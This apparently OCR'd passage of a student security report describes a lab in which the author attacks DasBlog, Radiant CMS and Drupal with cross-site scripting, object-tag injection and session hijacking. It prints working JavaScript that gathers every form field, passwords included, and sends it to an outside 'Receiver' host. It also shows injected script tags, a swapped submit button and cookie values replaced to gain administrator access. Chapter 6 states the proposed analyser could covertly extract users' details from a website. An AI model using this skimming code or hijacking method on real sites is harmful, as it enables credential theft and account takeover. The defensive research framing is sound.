
5 Application of vulnerabilities

5.1 Background

Chapter 5 provides a description of the secure test environment that was created to test the identified vulnerabilities. A new application designed to receive data from the target applications is also discussed. Following this a description of the known security issues that were tested for is provided, and the application of the issues is then performed. Each test is described and a result of either success or failure allocated depending upon the test outcome. A summary of the findings is then given.

5.2 The test environment

A vulnerability testing environment was configured to allow for the safe running of the analysers and safe testing of the web frameworks and applications. Appendix B provides a description of the target applications. The environment consisted of a laptop and a pc both running windows operating systems. Two installations of each application was required to allow for the Session Hijacking tests in Chapter 5, test number 3. This was required to facilitate the production of fake session ids.



5.3 Vulnerability analysers used in this project

BURP-Proxy

“Burp Proxy is an interactive proxy server for attacking and testing web applications. It operates as a man-in-the-middle between the end browser and the target web server, and allows the user to intercept, inspect and modify the raw traffic passing in both directions. Burp Proxy allows for the modifying of browser requests in various malicious ways and can be used to perform attacks such as SQL injection, cookie, privilege escalation, Session Hijacking and buffer overflows.” Portswigger (2009)

OWASP Webscarab

The Open Web Application Security Project (OWASP) is a free and open project focused on improving the security of applications, (OWASP 2009). Within the project the Open Web Consortium offer an environment for testing and learning about security issues and the Open Web Consortium offer tools such as Webscarab for analysing and discovering security issues in applications. Webscarab has a built in HTTP Proxy (with HTTPS interception), web-site crawler, session ID analysis, a script interface allowing for automation and a Base64 and MD5 encoder / decoder, (OWASP (b), 2009)

5.4 Receiver Application

A new web application was created as a repository of site specific data sent from target applications. This application includes a number of web pages for processing data and writing the data to log files. The application also includes a number of JavaScript functions designed to be called from within the target applications. The functions are used to extract data and write the data to log files. The functions are also designed to insert data or JavaScript code in to the application pages.

The three main components of this site are the receiving page called display.asp. The javscript function control informerFunctions.js and the logData.txt file where the details are written to.

There are three main components of the Receiver application, 1) the receiving page called display.asp 2) the javascript function informerFunctions.js and 3) the log file logData.txt.

Informer Functions JavaScript file contents

```
function getFormValues(inFrm)
{       // Define the empty variable to receive the data.
        var str = ' ';   // Two single quotes used to create an empty string
        // Define the variable e which receives all the form elements
        var e = document.getElementById(inFrm).elements;
        // Loop through all of the elements in e and append to string
        for(var i = 0; i < e.length; i++)
                {str += e[i].type + ',' + e[i].name + ',' + e[i].value + '|';}
        alert('copying form details...');
        // Pass the string of data to the receiver application.
        window.location = 'http://god/receive/display.asp?indata=' + str; }
```

This function passes the data from the application form to the Receiver application display page which write the data to a log file in the Receiver site.

5.5 Vulnerabilities and issues subject to testing

Test one: Cross-site scripting: JavaScript injection (see section 3.6)

To test the possibility of cross-site scripting vulnerabilities, the first test was to insert a JavaScript file from a remote site containing functions to extract information from within the applications. The JavaScript file was inserted into the login page of each application and then executed. Information sent from this function was sent to the Receiver application and written to a log file.

Test two: Cross-site scripting: HTML Object tag insertion (see section 3.6)

To test whether an html object tag could be inserted into a field by the Burp Proxy intercept option and saved by the application as part of the user data. This object was

configured to point to the Receiver application input page where JavaScript would be used to obtain data from the target application.

Test three: Session Hijacking (see section 3.8)

Executed to see whether the session information used by the applications to manage security levels and system access, could be manipulated to give a standard user a higher level of access or not.

5.6 Applying the vulnerabilities to the target frameworks

Test 1: Cross-site scripting: JavaScript injection

Purpose: The cross-site scripting, JavaScript injection test is to see whether JavaScript from the Receiver application can be inserted into the login page and executed, or not.

Hypothesis: JavaScript may be able to be inserted into the test application and executed.

Materials:

- The BURP Proxy vulnerability analysis tool (appendix B1)
- Test Environment (Chapter 6, section 2)
- Receiver Application (Chapter 6, section 3)
- informerFunctions.js (Chapter 6, section 3)

Results

- Success: Would be achieved by including a reference to a JavaScript file in the receiver site and execute it.
- Failure: Would be concluded if the JavaScript file could not be included successfully, the page did not functioning correctly after the file was included or if it was not possible to execute the JavaScript function.

1a: JavaScript injection in to the DasBlog application

The BURP proxy intercept option was used to add JavaScript to the DasBlog login page and to change the flow of the site by replacing the form submit button. This was achieved by intercepting the message between the client and the server and inserting

the following html tag to the header section of the page. The purpose of this html tag was to call a JavaScript function in the remote site, Receiver application.

```
<script type="text/JavaScript"
src="http://god/receive/informerFunctions.js"></script>
```

Next, again using BURP Proxy, the original submit button used by the page was hidden by setting the type attribute in the control to hidden. An html image tag was then added to the page as the new submit button. Finally an onclick event was added to the new submit button with a reference to the getFormValues JavaScript function in the newly added informerFunctions.js. The following code shows the new submit button, the onclick event and the form, mainForm being passed in to the JavaScript function.

```
<img src="http://god/receive/submit-button.jpg" width="100" height="39"
onclick="getFormValues('mainForm');" />
```

The DasBlog Site was started and the login page displayed containing the newly inserted submit button (see appendix D1). When the new submit button was pressed the page was submitted, the getFormValues JavaScript function executed and the form data sent to the Receiver application. On receipt of the data the Receiver application then wrote the data out to a log file for future examination. The Event Target, Event Argument, View State, Event Validation, User Name and Password fields were received and written to the log file (see appendix E1).

1b: JavaScript injection in to the Radiant CMS application

The BURP proxy intercept option was used to add JavaScript to Radiant CMS login page and change the flow of the site by replacing the form submit button. This was achieved by intercepting the message between the client and the server and inserting the following html tag to the header section of the page. The purpose of this html tag was to call a JavaScript function in the remote site, Receiver application.

```
<script type="text/JavaScript"
src="http://god/receive/informerFunctions.js"></script>
```

Next, again using BURP Proxy, the original submit button used by the page was hidden by setting the type attribute in the control to hidden. An html image tag was then added to the page as the new submit button. Finally an onclick event was added to the new submit button with a reference to the getFormValues JavaScript function in the newly added informerFunctions.js. The following code shows the new submit button, the onclick event and the form, mainForm being passed in to the JavaScript function.

```
<img src="http://god/receive/submit-button.jpg" width="100" height="39"
onclick="getFormValues('mainForm');" />
```

As the form did not have an id tag, the tag was added to the html form tag.

```
<form name="mainForm" action="http://virus1:3000/admin/login"
method="post" id="mainForm">
```

The Radiant CMS application was started and the login page displayed containing the newly inserted submit button, see appendix D2. When the new submit button was pressed the page was submitted, the getFormValues JavaScript function executed and the form data sent to the Receiver application. On receiving the data the Receiver application then wrote the data out to a log file for future examination. The User Name, Password and Authenticity_Token (used by Radiant CMS for security purposes) fields were received and written to the log file, see appendix E2.

1c: JavaScript injection in to the Drupal CMS application

The BURP proxy intercept option was used to add JavaScript to the Drupal login page and change the flow of the site by replacing the form submit button. This was achieved by intercepting the message between the client and the server and inserting the following html tag to the header section of the page. The purpose of this html tag was to call a JavaScript function in the remote site, Receiver application.

```
<script type="text/JavaScript"
src="http://god/receive/informerFunctions.js"></script>
```

Next, again using BURP Proxy, the original submit button used by the page was hidden by setting the type attribute in the control to hidden. An html image tag was then added

to the page as the new submit button. Finally an onclick event was added to the new submit button with a reference to the getFormValues JavaScript function in the newly added informerFunctions.js. The following code shows the new submit button, the onclick event and the form, mainForm being passed in to the JavaScript function.

```
<img src="http://god/receive/submit-button.jpg" width="100" height="39" onclick="getFormValues('user-login-form');" />
```

The Drupal Site was started and the login page displayed containing the newly inserted submit button, see appendix D3. When the new submit button was pressed the page was submitted, the getFormValues JavaScript function executed and the form data sent to the Receiver application. On receiving the data the Receiver application then wrote the data out to a log file for future examination. The User Name, Password, and Form build id were sent were received and written to the log file (see appendix E3).

Results

Test: Cross-site scripting: JavaScript injection

DASBlog: Successful as the JavaScript was added to the login page, executed and the target data sent to and written out by the Receiver application.

RADIANT: Successful as the JavaScript was added to the login page, executed and the target data sent to and written out by the Receiver application.

DRUPAL: Successful as the JavaScript was added to the login page, executed and the target data sent to and written out by the Receiver application.

The test was successful for all three applications, with the JavaScript function was added to the login pages in all three of the applications. The JavaScript was then executed and login information was sent to the Receiver application and recorded in a log file.

Test 2: Cross-site scripting: HTML Object tag insertion

Purpose: This test was undertaken to see whether an html object tag could be added to a user input field or not.

Hypothesis: The html object tag may be able to be inserted into the test application.

Materials:

- The BURP Proxy security analysis tool (appendix B1)
- Test Environment (Chapter 6, section 2)
- Receiver Application (Chapter 6, section 3)

Results

- Success: Would be achieved by adding an html object tag to an input field in the application.
- Failure: Would be concluded if the html object tag could not be added or the tag was not executed.

2a: HTML object tag insertion in to the DasBlog application

The BURP proxy intercept option was used to add the html object tag to a new blog entry and the effects of this were observed. This was achieved by intercepting the message between the client and the server and inserting the following html object tag to the Blog, Add Entry page on page submission.

Two new blog entries were added, allowing a different version of the object tag to be added to the first line of each blog. These were added to the first line of the blog entry as this line is also displayed on the blogger site home page.

1) A plain text version added to an entry titled Blog 2.
<object type=text/html data="www.mysite.com"></object>

2) An encoded version added to an entry entitled encoded object.
<object type=text/html data="www.mysite.com”></object>

Next the entries were viewed on the home page of the site using the Firefox web browser (see appendix F1). The new entries were visible on the DasBlog home page but the Encoded Object entry had been translated into a plain text format. The original plain text version in object 2 was not visible (which is expected as the source object did not exist). The entries on the home page were then viewed using the Microsoft Internet Explorer web browser.

Launching the DASBlog web-site and logging in through Microsoft Internet Explorer revealed that the home page could no longer be viewed. Each time the home page was launched it forwarded itself on to the test address

http://god/dasblog/www.mysite.com. The result of the test was to effectively make the application unusable in Internet Explorer.

2b: HTML object tag insertion in to the Radiant application

The BURP proxy intercept option was used to add the html object tag to a a new content entry and the effects of this were observed. This was achieved by intercepting the message between the client and the server and inserting the following html object tag to the content entry page on page submission.

<object type=text/html data="http://god/receive/index.asp?
user=Paul&password=Roberts"></object>

data="http://www.northumbria.ac.uk/brochure/prospar/"></object>

Next the entry was viewed on the home page of the site using the Firefox web browser, (see appendix F.2). The new entry was visible on the Radiant home page pointing to the Receiver application which has been inserted in to the page. The following html tag defining an object with an invalid Url was then inserted.

<object type=text/html data="www.ReceiveData"></object>

The Invalid object was ignored by the Radiant application and neither the target application or the html tag were displayed.

2c: HTML object tag insertion in to the Drupal application

The BURP proxy intercept option was used to add the html object tag to a a new content entry and the effects of this were observed. This was achieved by intercepting the message between the client and the server and inserting the following html object tag to the content entry page on page submission. Two new content pages were added, allowing a different version of the object tag to be added to the first line of each.

- A plain text version added to an entry titled Testing 1.
  <object type=text/html
  data="http://www.northumbria.ac.uk/brochure/prospar/"></object>

- An encoded version added to an entry titled Testing 2..
  <object type=text/html
  data="http://www.northumbria.ac.uk/brochure/prospar/"></object>

On Test 1 the object is not displayed. On Test 2 the encoded text has been converted and the object tag displayed.

Results

Test: Cross-site scripting: HTML Object tag insertion

DASBlog: Successful as the object tag was added to the blog page and saved by the system. The application was unusable in Internet Explorer as the home page could not be reached and every action forwarded the application on to an unreachable url.

As this was a serious bug with the DasBlog application this was logged in the DASBlog Issue Tracker on codePlex (issue number 4183) (see appendix G1).

Radiant: This test was successful as the object tag was added to the content page and saved by the application. The object displayed the target Receiver Application in the page. The application did handle incorrectly configured object tags.

Drupal: This test was a failure as the object tag was handled correctly by the application and disallowed.

Test 3: Session Hijacking

Purpose: To investigate whether the session information used by the applications to manage security levels and system access, could be manipulated to give a standard user a higher level of access or not.

Hypothesis: It may be possible to manipulate the application session information to gain a higher access level.

Materials:

- The BURP Proxy security analysis tool (appendix B1)
- Test Environment (Chapter 6, section 2)
- Receiver Application (Chapter 6, section 3)

Results

- Success: Would be achieved by gaining a higher level of access in the system or by gaining access without using a user credentials.
- Failure: Would be concluded if high level of access could not be achieved and it was not possible to gain access without user credentials.

The purpose of this test was to see whether the session information used by the applications to manage security levels and system access, could be manipulated to give a standard user a higher level of access or not. Success would be achieved by changing the session information resulting in greater access for the user. Success would be achieved by changing the session information which would result in the user name and password not being required, for example, bypassing the login screen. Failure would be concluded if security access could not be bypassed or the security level could not be increased. This method of attack was reported on a Ruby site forum and was used to attack the Radiant CMS application (Radiant 2009).

3a: Session Hijacking: DASBlog

The BURP proxy intercept option was used to change the session information used by the DASBlog application and the options available to the user were then observed.

The administrators session information can be gained by either accessing the administrator users stored cookie information, which in the case of the Windows operating system is located within their roaming profile. Or, as used in this case a separate test version of the application was used to generate valid administrator session details which were used within the live application.

The Test DASBlog site was launched and the administrators account used to login. On login the form details including the session value were passed and logged by the Receiver application. The Live DASBlog application was launched using a direct url pointing to a page within the site rather than the login page.

Original login url: http://god/DasBlog/login.aspx

Direct url: http://god/DasBlog/default.aspx?page=admin

The BURP Proxy intercept option was then used to locate and replace the DASBlog ASP session value with the value obtained by the Receiver application. This was repeated for each message that contained the session value.

Original value: Cookie:
ASPSESSIONIDAACBQBBA=GMGDKEOCNKOLMPKODLJMDNAN

New value: Cookie:

SESSe97074de7085a213ee702935eea6431f=1dnjos3k2maqdtl8d4c1hmp1e6;
ASP.NET_SessionId=ffarp4fojmwcj355tvdewo45;
.DASBLOGAUTH=C23DAC50BF5089A73D0744555F54339DC36FAC3FB52C2B19
D94ED07DA293632D65DE99C2236DCEE786EBC62C51623FCA502A1C63AC4B
B0B35DBDA785579230B125CBE6654043DB019C7A4523E2151EA0

The DasBlog application was launched and the user was presented with a blog view page. It was then possible to select, edit and delete any blog entry. This type of functionality can normally only be performed by the site administrator account.

3b: Session Hijacking: Radiant

The BURP proxy intercept option was used to change the session information used by the Radiant CMS application and the options available to the user were then observed.

The administrators session information can be gained by either accessing the administrator users stored cookie information, which in the case of the Windows operating system is located within their roaming profile. Or, as used in this case a separate test version of the application was used to generate valid administrator session details which were used within the live application.

The Test Radiant site was launched and the administrators account used to login. On login the form details including the session value were passed and logged by the Receiver application. The Live Radiant application was launched using a direct url pointing to a page within the site rather than the login page.

Original login url: http://virus1:3000/admin/login

Direct url: http://virus1:3000/admin/pages

The BURP Proxy intercept option was then used to locate and replace the Radiant session value with the value obtained by the Receiver application. This was repeated for each message that contained the session value.

Cookie:

_radiant_session
=BAh7BzoMY3NyZl9pZCIlN2IxOTBmMzcxYmZhNTBiODE4ZDZjNzFkMjMxMDA0
%0AOTUiCmZsYXNoSUM6J0FjdGlvbkNvbnRyb2xsZXI6OkZsYXNoOjpGbGFzaEhh
%0Ac2h7AAY6CkB1c2VkewA%3D--
80d9450ba45b3e32bc3d438b17f7bbf5b340c6ab

New value:

Cookie: _radiant_session
=Bah7CToMY3NyZl9pZCIlNDkwZTA5NzVmN2E4OWUxZTU0ZTBmMzdiYjMxNW
Rh
%0AN2I6DnJldHVybl90bzAiDHVzZXJfaWRpBiIKZmxhc2hJQzonQWN0aW9uQ29
u%0AdHJvbGxlcjo6Rmxhc2g6OkZsYXNoSGFzaHsABjoKQHVzZWR7AA%3D
%3D--e5407a2f94bf2f3d6c4482644fe8e5c97c8a34bc

The Radiant application was launched and the user was presented with a content administration page which contained options for maintaining users and configuring site preferences. The user was able to change any aspect of the site including the existing administrator password and add or delete any site content. This type of functionality can normally only be performed by the site administrator account.

3c: Session Hijacking: Drupal

The BURP proxy intercept option was used to change the session information used by the Drupal application and the options available to the user were then observed.

The administrators session information can be gained by either accessing the administrator users stored cookie information, which in the case of the Windows operating system is located within their roaming profile. Or, as used in this case a separate test version of the application was used to generate valid administrator session details which were used within the live application.

The Test Radiant site was launched and the administrators account used to login. On login the form details including the session value were passed and logged by the Receiver application. The Live Radiant application was launched using a direct url pointing to a page within the site rather than the login page.

Original login url: http://god/drupal/

Direct url: http://god/drupal/?q=node/add

The BURP Proxy intercept option was then used to locate and replace the Drupal session value with the value obtained by the Receiver application. This was repeated for each message that contained the session value.

Original value:

Cookie: SESSe97074de7085a213ee702935eea6431f

=dm9lk5ggkddaovoauv7lcfauc4

New value:

Cookie: SESSe97074de7085a213ee702935eea6431f

=trturi5jvl2i65q6ef1tplo427

The Drupal application was launched and the create content page was exactly the same as would be presented to an anonymous user. Changing the session information had no effect.

Results

DASBlog: Successful as the site was accessed without entering a user name or password and the level of access was escalated to that of an administrator.

Radiant: This test was Successful as a standard user was able to change any aspect of the site including the existing administrator password and add or delete any site content. This type of functionality can normally only be performed by the site administrator account.

Drupal: This test failed as no difference was made to the access gained to the site.

5.7 Test Results

The following table shows that the cross-site scripting, JavaScript injection security test was successful for all three applications. JavaScript was added and displayed within the client web browser.

The cross-site scripting, HTML Object tag insertion test allowed JavaScript to be injected into an input field in a web page. The injected JavaScript was then saved by each applications to either a database or an XML file.

The Session Hijacking test allowed administrator access to be granted to two of the applications, removing the need to login using a user name and password.

The following table is divided by application and shows the success or failure of each test.

Application	Did the expected vulnerabilities exist?		
	XSS JavaScript injection	XSS HTML tag injection	Session Hijacking
DASBlog	Yes	Yes	Yes
Radiant CMS	Yes	Yes	Yes
DRUPAL CMS	Yes	No	No

5.8 Summary

Chapter 5 has described the testing plan and test steps. A vulnerability was identified and applied to each of the applications and the results recorded.

The preliminary results recorded indicate a mix of both successes and failures. The successes do indicate however that security issues identified in one application can be applied to another application with success, but not in every case.

6 A New vulnerability Analyser

6.1 Background

Chapter 6 documents a design for the concept of a new automated vulnerability analyser. First a comparison of features and a breakdown of existing security analyser functionality is supplied. A concept for a new security analyser is then discussed. The chapter then concludes with a summary.

6.2 Comparison of vulnerability analyser functionality

The following table lists security analysis tools available and their functionality. A description of each of the analysers is given in the appendix.

Analyser Name	Open/ Closed Source	Functionality					
		SQL Injection	XSS	privilege escalation	Buffer Overflow	Message Editor	Full \ Part automation
BURP Suite	Open	Yes	Yes	Yes	Yes	Yes	Part
OWASP	Open	Yes	Yes	Yes	Yes	Yes	Part
PIXIE	Open	Yes	Yes	Yes	Yes	Yes	Part
PAROS Proxy	Open	Yes	Yes	Yes	Yes	Yes	Part
Microsoft Source Code Analyser	Closed	Yes (Check only)	No	No	No	No	Part
VAL	na	Yes	Yes	Yes	Yes	No	Yes

6.3 Automated vulnerability Analyser (VAL)

The following concept for a new vulnerability analyser was designed because the features offered for fully automated analysis and page manipulation is limited with existing analysers. The existing security analysers require a user interface to be launched and require human interaction to initiate processes. The concept behind the new automated vulnerability analyser (VAL) is to allow target application or web site information to be added to xml reference files for future use by VAL. The process of intercepting and altering messages would then be automated with VAL running continuously, intercepting and manipulating web content and logging relevant information.


The recommended language to develop VAL is PERL as it has very flexible string manipulation functionality. An example of this can be see in the following code which would feature in the VAL analyser and is based upon a regular expression to locate target elements within a message.

In this case the target element is username, but this would be a variable read in from an xml file of words and phrases to search for.

```
if($content =~ m/username/i) {
    #Process the values and insert JavaScript}
  else {
    #Search for a different type of content}
```

Val contains a proxy server also written using PERL as this would facilitate the man-in-the-middle style of attack where all messages going to and from the application server could be altered. Val could then run in the background manipulating and logging data without any human interaction. A key part to this being fully automated would be a mix of the site specific knowledge entered in to the vulnerability definition file and the construction of the input generator.

Diagram 1: Vulnerability Analyser Components



6.4 Summary

Chapter 6 described the concept for a new automated vulnerability analyser. The need for this is explained and a comparison of existing security analysers is given. It is intended that the new analyser could be included in a web site and used to extract details of users and applications without the knowledge of the people using the web site.

7 Project Evaluation

Chapter 7 is an evaluation of the project and the testing process used to apply vulnerabilities. There is also discussion of whether the expected security issues existed or not and whether the issues found related to the application or the framework. If a vulnerability is located in one framework, could it then be applied to another framework and used to expose new vulnerabilities? The chapter concludes by discussing methods for avoiding issues found.

7.1 Evaluation of the Project

The purpose of the project was to investigate whether a vulnerability found in one web framework may be used to find a vulnerability in another web framework, or not. This is an important question and the answer should be researched further as computer software hackers could use knowledge relating to such security issues to their advantage.

As discussed in chapter 3, research into web application security and the types of issues has been completed previously by various parties. The research results have been published by both academic and security professionals. However, the question of whether a vulnerability found in one framework can be used to find a vulnerability in another framework has not been investigated as widely. During the research for this project no references to this question could be located.

Research into known, published application and framework vulnerabilities was undertaken and the findings were used to test the security features of applications written using one of the several frameworks selected for this project.

To enable the research for this project a secure test environment was created, which is demonstrated in chapter 5 section 2. Security analysis software was then used to facilitate the testing of the selected applications. The secure testing environment was required so that the analysis software could be run without the danger of live applications on the internet being affected.

A problem with using third party applications to test security issues is with the lack of ability to identify whether the issue is caused by the application or by the underlying framework, as discussed in chapter 5. It is possible however, using the information in chapters 4 and 5 to state whether the issues found and exploited can be secured against using the built in security features of the particular framework, or not.

As expected the creators of the frameworks do provide in-built security features which, if used should help protect the applications. There are however numerous security analysers freely available, making the exploitation of security vulnerabilities relatively easy to achieve or at least test.

The expected result from applying the issues found, is that it would be possible to apply a vulnerability that affected one test application, to a different test application. Although this did work in some cases, it was expected that this would not work for every test or application. With all of the test applications being written by different teams of people and using different frameworks it then logically follows that in some of the cases, the in-built security features would be used to more effect. It was also expected that some of the developers would create their own security features used to enhance the ones provided in the framework used.

7.2 Evaluation of the testing

A new application was required to facilitate the testing of the security issues and to receive data from the target applications. The application (Receiver) allowed JavaScript from an external source to be injected in to the target web pages and executed. The Receiver application worked well and as expected allowing issues to be exploited. Additional functionality could be added to the Receiver application to add the facility to test a greater range of vulnerabilities.

Each test is described in chapter 5 and a result of either success or failure allocated depending upon the test outcome.

7.3 Did the expected vulnerabilities exist

The expected vulnerabilities did exist. Several issues were highlighted during the initial research were used as the focus of the testing. Three vulnerabilities were chosen and tested in chapter 5.

The first test was to apply a cross-site scripting vulnerability to each of the applications. A weakness in the application security allowed JavaScript to be injected into a web page before the page was rendered by the browser on the client machine. The cross-site scripting, JavaScript injection vulnerability test was successful for all three applications tested, as JavaScript was added and displayed within the client web browser.

The second test was to apply a cross-site scripting, HTML Object tag insertion vulnerability to each of the applications. The weakness in the application allowed JavaScript to be injected into an input field in a web page. The injected JavaScript was then saved by each application to either a database or an XML file. The cross-site scripting, HTML Object tag insertion vulnerability was successful for two of the three applications tested. One of the applications, DAS Blog was rendered unusable within Internet Explorer.

The third test Session Hijacking, used a second installation of each application to generate a session key that was usable to gain access to the first installation. The vulnerability allowed administrator access to be granted to two of the applications, removing the need to login using a user name and password. The DRUPAL application did not allow access via this method.

7.4 Do the frameworks provide features to protect against the vulnerabilities?

Chapter 4 discusses web framework vulnerabilities and some of the features provided to help protect web applications. The features provided are in the form of security classes and methods, along with documented security recommendations.

Ruby On Rails, for example provides a helper method which escapes HTML strings and ensures that JavaScript tags included in a page are output as text and therefore can not be executed. The CakePHP framework provides a class to clean strings and remove potential security issues.

One of the problems with the security features provided and highlighted in Test one, is that these security features deal with malicious code injected in to input fields or other types of data field that exist in the page. The built in security features do not sanitise or

scan the whole web page to ensure that the page displayed on a client web browser, is exactly the same page that was transmitted from the application server.

7.5 Could vulnerabilities found in one framework be used to uncover in other

The results in the table in chapter 5.7 clearly demonstrate a vulnerability in one framework can be used to uncover a vulnerability in another framework. It is not however guaranteed that the security weakness will exist, but researching existing issues in one framework and applying these to all of the target frameworks will increase the potential for uncovering new vulnerabilities.

Knowledge relating to published security issues could be used by organisations when considering the use of technologies to develop applications.

7.6 Were new vulnerabilities found?

New vulnerabilities were found as a result of the testing. Using the BURP Proxy application allowed the html object tag to be inserted into the content field of a new blog in the DASBlog application. This highlighted a serious issue, if the path specified in the object tag was invalid, the application was rendered unusable in Internet Explorer. This was reported on the DASBlog issue tracker as a number of sites use this application and are potentially vulnerable to this issue.

The Session Hijacking issue tested against the Radiant CMS application was originally reported on the Radiant Issue log site. This was then used to uncover the same issue with the DASBlog application.

7.7 Recommend ways vulnerabilities could be avoided

As discussed in chapter 4, the web based frameworks provide a number of security features that should be used to protect application data from malicious code. The main recommendations from the providers of the frameworks used in this project are as follows:

- Constrain input: validate the length, type, range, and format of input data
- Encode output: Check the html output is as expected.

- Reject: Do not allow data known that is known to be dangerous to the application
- Sanitise: Encode all input that is known to be potentially dangerous.
- Evaluate countermeasures: The organisation releasing the application should have procedures in place that continuously review security threats and new security features available to deal with them.

The exception and possibly the most difficult to protect against is cross-site scripting, JavaScript injection. Most of the security features provided by frameworks expect the malicious code to be inserted in to fields in the form. Using cross-site scripting, JavaScript injection and a proxy-server it is possible to inject the malicious code in to any section of the web page, or remove any existing code from a web page.

7.8 Summary

Chapter 7 discusses the project and states that the expected vulnerabilities did exist in the majority of the test cases. The viability of the project thesis was proven to be sound and was supported by the test results. New issues were also located and used to exploit security issues in other frameworks. The chapter concludes by recommending ways that developers can avoid such vulnerabilities in future projects.

8 Conclusions and Further work

8.1 Conclusions

The project was an investigation into the security issues of web based frameworks. The aim of the project was to test whether a vulnerability found in one web based framework can be used to uncover a vulnerability in a different framework. To enable the research a test environment was configured, consisting of the target frameworks, corresponding web based applications and security analysis software. An investigation into known application and framework security issues was then performed and the results used during the testing process.

Once the testing was complete it was apparent that it is possible to investigate known vulnerabilities and apply them to known frameworks to test security. As the testing demonstrated this is successful some of the time and can therefore be used as a technique for targeting frameworks and web applications.

Alterations made to web pages using security analyser software, in the main, can not be protected against using the current standard features provided by web based frameworks. Even if all of the processing and security is performed by the application server, pages can be altered and JavaScript functions added to web pages before they are rendered by the client browser.

The term Man-in-the-middle, suggests that someone is intercepting messages sent via the internet. This research shows that any person with a proxy server can read, extract and manipulate the data sent. This would allow the person in the middle to change web pages sent from a web server in any way, before the page arrived on the client machine. Unfortunately people with this ability are around us all of the time. Each time we visit a hotel, a coffee shop or even a library with free-internet all the data we send and receive will travel through a proxy server at that location.

8.2 Further research areas

The following are questions that this project has raised and areas that require further research.

- Web-site based proxy servers. Could a proxy server be implemented within a public web-site allowing the owners of the web-site to perform all of the activities discussed in this project. These web-sites may already exist without the knowledge of the public, allowing all internet content to be manipulated and recorded before being displayed on the client pc.

  There are already internet sites that inform the users of the site that a built in proxy server is used to protect their identity, but as all of the messages are travelling through the proxy server could this be used for illegal purposes?

- How safe is public internet access from hotels, cafes etc. As all of the data is going via possibly a local proxy server, can any of these networks be trusted?

- In chapter 5, cross-site scripting, JavaScript injection is applied to the test applications. The test is successful for all applications tested and the malicious code is inserted in to each page successfully. The underlying frameworks do provide security features to test and clean scripts from input and hidden fields, but the page content in its entirety is not validated. Would it be possible to develop a security technique to ensure that the page displayed within the client browser is exactly as expected? If any extra lines of code exist could a warning be displayed to inform the user?

  Could a Cyclic Redundancy Check (CRC) be performed on the data to ensure that data received had not been changed in anyway? Schiller et al. (2009) discuss and demonstrate a method used to manipulate data in a way that is not detectable to a CRC. Although this paper demonstrates the theory on business application data, it does bring into doubt the usability of CRC to guarantee successful delivery of web based communications.

This report shows that the hypothesis of the project, a vulnerability found in one web framework may be used to find a vulnerability in another web framework, has been proven.

Bibliography

Andrews M and Whittaker J.A

How to Break Web Software. Pearson Education Inc, pp 59. (2006)

Adida B

SessionLock: Securing Web Sessions against Eavesdropping, Centre for Research on Computation and Society (CRCS), Harvard University, Refereed Track: Security and Privacy - Web Client Security April, pp 21-25 (2008)

Bachle M and Kirchberg P.

Ruby on Rails. IEEE Software, v 24, n 6, pp 105-108, (2007)

Berners-Lee T and Fielding R and Irvine UC and Gettys J and Mogul J.

